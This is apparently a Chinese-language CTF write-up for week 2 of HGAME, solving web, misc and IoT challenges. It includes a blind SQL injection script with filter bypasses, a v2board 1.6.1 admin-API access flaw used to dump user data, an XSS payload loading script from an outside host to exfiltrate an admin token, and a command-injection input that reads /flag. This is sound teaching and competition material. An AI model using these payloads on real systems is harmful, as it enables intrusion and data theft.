Week 2


Web

- ### Git Leakage


根据题目提示，访问网站目录下的 .git 路径，发现存在 git 仓库源码

使用 wget 将整个目录拉下来 wget -r http://week-2.hgame.lwsec.cn:32270/.git/

然后 git log 查看历史，存在 flag 相关的修改记录。



打印该提交，拿到 flag。



- ## v2board

  v2board 1.6.1 中存在越权访问漏洞，管理员接口鉴权不全，可使用普通用户的 authorization 调用管理员接口。

  注册一个用户，F12 抓包 authorization 头，带着它请求管理员接口 api/v1/admin/user/fetch 即可拿到所有用户信息，包括管理员的订阅链接。

- ## Search Commodity

  知道密码是 8 位小写字母数字后，猜 admin123 一次过。

  search_id 存在注入，database, and 等关键字过滤大小写可绕过，对于空格过滤可以用 /*注释*/ 代替空格。

  开注：

  search_id=(1)AND(binary(dAtabase())like'_____')

  尝试不同数量的下划线，根据有无返回 hard disk 条目，得知数据库名长度为 6

  search_id=(1)AND(binary(dAtabase())like'se4rch')

  将下划线替换为其他字符挨个遍历，数据库名为 se4rch

  information_schema 含有关键字 or 被过滤，卡了一会。发现防火墙只对字符串过滤一次，注释符/**/在过滤关键字列表中。在 or 之间加上注释符/**/，info/**/rmation_schema 被过滤后得到 information_schema。

  search_id=(1)AND(binary(Select/*miku*/table_name/*saikou*/frOm/*miku*/info/**/rmation_schema.tables/*saikou*/whEre/*miku*/table_schema/*saikou*/like/*miku*/'se4rch'/*saikou*/limit/*miku*/1)like'5ecret15here')

  表名 5ecret15here

search_id=(1)AND(binary(Select/*miku*/column_name/*saikou*/frOm/*miku*/info/**/rmation_schema.columns/*saikou*/whEre/*miku*/table_name/*saikou*/like/*miku*/'5ecret15here'/*saikou*/AND/*miku*/table_schema/*saikou*/like/*miku*/'se4rch'/*saikou*/limit/*miku*/1)like'f14gggg1shere')

列名 f14gggg1shere

search_id=(1)AND(binary(Select/*miku*/f14gggg1shere/*saikou*/fRom/*miku*/5ecret15here/*saikou*/Limit/*miku*/1)like'hgame{_____________________________________}')

flag 大括号内字符串长度为 40

写脚本爆 flag ↓

```python
import requests

keywords='abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!~?@#$&*-_'
url = 'http://week-2.hgame.lwsec.cn:31993/search'
cookies = {'SESSION': 'MTY3MzY3NzQ5OHxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18gPXjqoJTAqPqusRMPKbBQMoyl2CsinbWWfX8Tu7xS3A='}

flag = ''
holder = '_____________________________________' # 40 underscores
counter = 40
while(counter != 0):
    counter = counter - 1
    holder = holder[1:]
    for key in keywords:
        guestflag = flag + key + holder
        print('Now testing hgame{' + guestflag + '}')
        payload = '(4)AND(binary(Select/*miku*/f14gggg1shere/*saikou*/fRom/*miku*/5ecret15here/*saikou*/Limit/*miku*/1)like\'hgame{' + guestflag + '}\')'
        x = requests.post(url, data = {'search_id': payload}, cookies=cookies)
        if('bagged nuts' in x.text):
            print("currect!")
            flag = flag + key
            break
        if('Not Found' in x.text):
            print("wrong")
            continue
        if('Error Occurred' in x.text):
            print("Error!")
            exit()
print('hgame{' + guestflag + '}')
```

- ## Designer

如果注册时 username 指定为 admin，并且注册来源 ip 为 127.0.0.1，就把真 flag 通过 jwt 编码到 token 中交给用户。之后任意用户带着 token 访问 /user/info 接口都可以解码出明文 flag。

尝试 XFF 头和 Client-IP 头，混不过去。

继续往下看代码，/button/share 接口打开一个无头浏览器，模拟管理员访问用户提交的设计按钮。管理员浏览器是运行在服务器上的，如果管理员浏览器可以访问注册接口并把 token 交出来，就能拿到 flag 了。打一发 XSS。


Google 找一个野生 XSS 平台，在默认模块中编写一段脚本替我们访问用户注册接口，并把 token 带出来。

```
    })()) + '&localstorage=' + escape((function() {
        try {
    var myxhr = new XMLHttpRequest();
    myxhr.open("POST", "/user/register", false);
    myxhr.setRequestHeader('content-type', 'application/json');

    var sendData = {username:"admin"};
    myxhr.send(JSON.stringify(sendData));
    return myxhr.responseText
        } catch(e) {
            return ''
        }
```

Burp suite 构造 post 请求

```
{"border-radius":"0px",
"background-color":"#000000",
"color":"#000000",
"border-width":"1px",
"box-
shadow":"3px 3px #000;\">CLICK</a><sCRiPt sRC=//xss.pt/f28f></sCrIpT
><a>"
}
```

过一小会在平台中查看 token



将 token 写在 Authorization 头里，请求 /user/info 接口就好了。

Misc

- ### Tetris Master

  Ctrl+C 送 shell

- ### Sign In Pro Max

  Part1, is seems like baseXX: QVl5Y3BNQjE1ektibnU3SnN6M0tGaQ==

  base64 解码↓

  AYycpMB15zKbnu7Jsz3KFi

  base58 解码↓

  MY2TCZBTMEYTQ===

  base32 解码↓

  f51d3a18

  Part2, a hash function with 128bit digest size and 512bit block size: c629d83ff9804fb62202e90b0945a323

  Md5 爆破，明文为 **f91c**

  Part3, a hash function with 160bit digest size and 512bit block size: 99f3b3ada2b4675c518ff23cbd9539da05e2f1f8

  Sha1 爆破，明文为 **4952**

Part4, the next generation hash function of part3 with 256bit block size and 64 rounds: 1838f8d5b547c012404e53a9d8c76c56399507a2b017058ec7f27428fda5e7db

Sha256 爆破，明文 **a3ed**

Ufwy5 nx 0gh0jf61i21h, stb uzy fqq ymj ufwyx ytljymjw, its'y ktwljy ymj ktwrfy.

凯瑟密码，在线爆破工具 https://planetcalc.com/1434/　ROT21 解密后明文为↓

Part5 is **0bc0ea61d21c**, now put all the parts together, don't forget the format.

组合到一起，hgame{f51d3a18f91c4952a3ed0bc0ea61d21c} flag 错误

hgame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c} flag 正确

“don't forget the format” 这里还有一层，不是强调题目中的大小写，容易被忽略。

flag 英文字母为全小写，自行使用 hgame{}包裹后提交

~~谜语人大赛？~~


- crazy_qrcode

打开 qrazybox，一个在线 ~~拼图游戏~~ 修复二维码的网站。

上传 password.png，修复二维码格式↓

解码得到明文 QDjkXkpM0BHNXujs，即为压缩包的密码。


解压压缩包，看到谜之 Hint：




这些数字不超过 3 且没有负数，盲猜需要对文件夹内的二维码块进行旋转。

根据二维码的定位框，根据最左上和最右下的图案可确定旋转方向为顺时针。

根据二维码的标准线，除了上中、左中两块暂不能确定旋转次数外，可确定其他图案的旋转次数



找一个好用的拼图软件拼起来，不能确定旋转次数的位置留空。



截图扫码，二维码有一定的可恢复性，已经可以扫出完整内容了。

Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **12**
Decoded data : **Cr42y_qrc0de**

Final Decoded string : **Cr42y_qrc0de**

- Tetris Master Revenge

参考 2022 Byte CTF 题目 bash-game

游戏开始前，master、target 变量可控。任取其一输入 arr[$(cat /flag)]

在游戏运行到 570 行、572 行时，base 先执行命令再解析，而解析失败会报错，报错信息中有 flag。

```
570     if [[ "$master" -eq "y" ]] && [[ "$score" -gt 50000 ]]; then
571         echo -ne "\033[$((x+3));$((ycent+1))H\033[44m`cat /flag`\033[0m
572     elif [[ "$master" -ne "y" ]] && [[ "$score" -gt "$target" ]]; then
573         echo -ne "\033[$((x+3));;$((ycent+1))H\033[44mKeep Going\033[0m
```

Iot

- Pirated router

下载后根据文件名知道这是一个路由器固件，binwalk 跑之。跑出来一个 squashFS 文件系统镜像。安装 sasquatch 继续跑 binwalk，把文件系统解包出来。

通过修改时间发现 bin 目录下存在较新的 secret_program, file 命令查看是 ARM64 的可执行程序，且是静态链接的。传到手机里运行，报错 Bad system call


```
 * Root:     pkg install root-repo
 * X11:      pkg install x11-repo

Report issues at https://termux.com/issues

~ $ cp /sdcard/secret_program .
~ $ chmod +x secret_program
~ $ ./secret_program
Bad system call
~ $

ESC   /   —   HOME   ↑   END   PGUP
⇆   CTRL   ALT   ←   ↓   →   PGDN
```

拖到 IDA 里 F5 查看主函数，根据代码逻辑和仅有的一点逆向知识写出了解密脚本↓


```c
#include<stdio.h>

int main()
{
    char v4[33];
    v4[0] = 0x4B;
    v4[1] = 0x44;
    v4[2] = 0x42;
    v4[3] = 0x4E;
    v4[4] = 0x46;
    v4[5] = 0x58;
    v4[6] = 0x56;
    v4[7] = 0x4D;
    v4[8] = 0x53;
    v4[9] = 0x17;
    v4[10] = 0x40;
    v4[11] = 0x48;
    v4[12] = 0x12;
    v4[13] = 0x4D;
    v4[14] = 0x44;
    v4[15] = 0x7C;
    v4[16] = 0x45;
    v4[17] = 0x4A;
    v4[18] = 0x51;
    v4[19] = 0x4E;
    v4[20] = 0x54;
    v4[21] = 0x42;
    v4[22] = 0x51;
    v4[23] = 0x46;
    v4[24] = 0x7C;
    v4[25] = 0x12;
    v4[26] = 0x50;
    v4[27] = 0x7C;
    v4[28] = 0x10;
    v4[29] = 0x62;
    v4[30] = 0x50;
    v4[31] = 0x5A;
    v4[32] = 0x5E;

    int v6 = 35;
    int i;
    for ( i = 0; i <= 32; ++i )
        printf("%c", v4[i] ^ v6);
    printf("\n");
    return 0;
}
```

- ## Pirated keyboard

在压缩包内根据修改时间，找到特殊的 pdf 文件，打开获得 flag 前半部分




Name	Size	Packed Size	Modified	Created	Accessed
工程链接.txt	81	86	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-TypeC_2...	111 117	13 152	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-TouchBa...	63 931	31 836	2023-01-12 11:29	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-OLED_20...	40 476	5 864	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Keyboar...	970 045	89 282	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Hub2_20...	26 382	4 290	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Hub1_20...	41 753	5 865	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Encoder...	27 084	4 207	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Ctrl_202...	344 162	39 128	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Connect...	12 797	2 515	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05
SCH_HelloWord-Connect...	12 140	2 527	2023-01-12 10:34	2023-01-12 10:34	2023-01-12 12:05



Wireshark 打开压缩包内的 USB 捕获流，微软提供了一份 USB HID to PS/2 Scan Code Translation Table。根据捕获流中的 HID Data 翻译出 flag 剩下部分，注意 HID Data 中第一字节为 02 时，左 Shift 是按住的状态。Flag 后半部分 zihiui_NB_666}

hgame{peng_zihiui_NB_666} flag 错误

对比 GitHub 上的 Hello-Keyboard 项目，发现有修改↓



```
--- a/2.Firmware/HelloWord-Keyboard-fw/HelloWord/hw_keyboard.h
+++ b/2.Firmware/HelloWord-Keyboard-fw/HelloWord/hw_keyboard.h
@@ -36,7 +36,7 @@ public:
        RIGHT_CTRL = -4,RIGHT_SHIFT = -3,RIGHT_ALT = -2,RIGHT_GUI = -1,

        RESERVED = 0,ERROR_ROLL_OVER,POST_FAIL,ERROR_UNDEFINED,
-       A,B,C,D,E,F,G,H,I,J,K,L,M,
+       A,B,C,D,E,F,G,I,H,J,K,L,M,
        N,O,P,Q,R,S,T,U,V,W,X,Y,Z,
        NUM_1/*1!*/,NUM_2/*2@*/,NUM_3/*3#*/,NUM_4/*4$*/,NUM_5/*5%*/,
        NUM_6/*6^*/,NUM_7/*7&*/,NUM_8/*8**/,NUM_9/*9(*/,NUM_0/*0)*/,
```

将 flag 后半部分 i 与 h 互相替换，hgame{peng_zhihuh_NB_666} flag 正确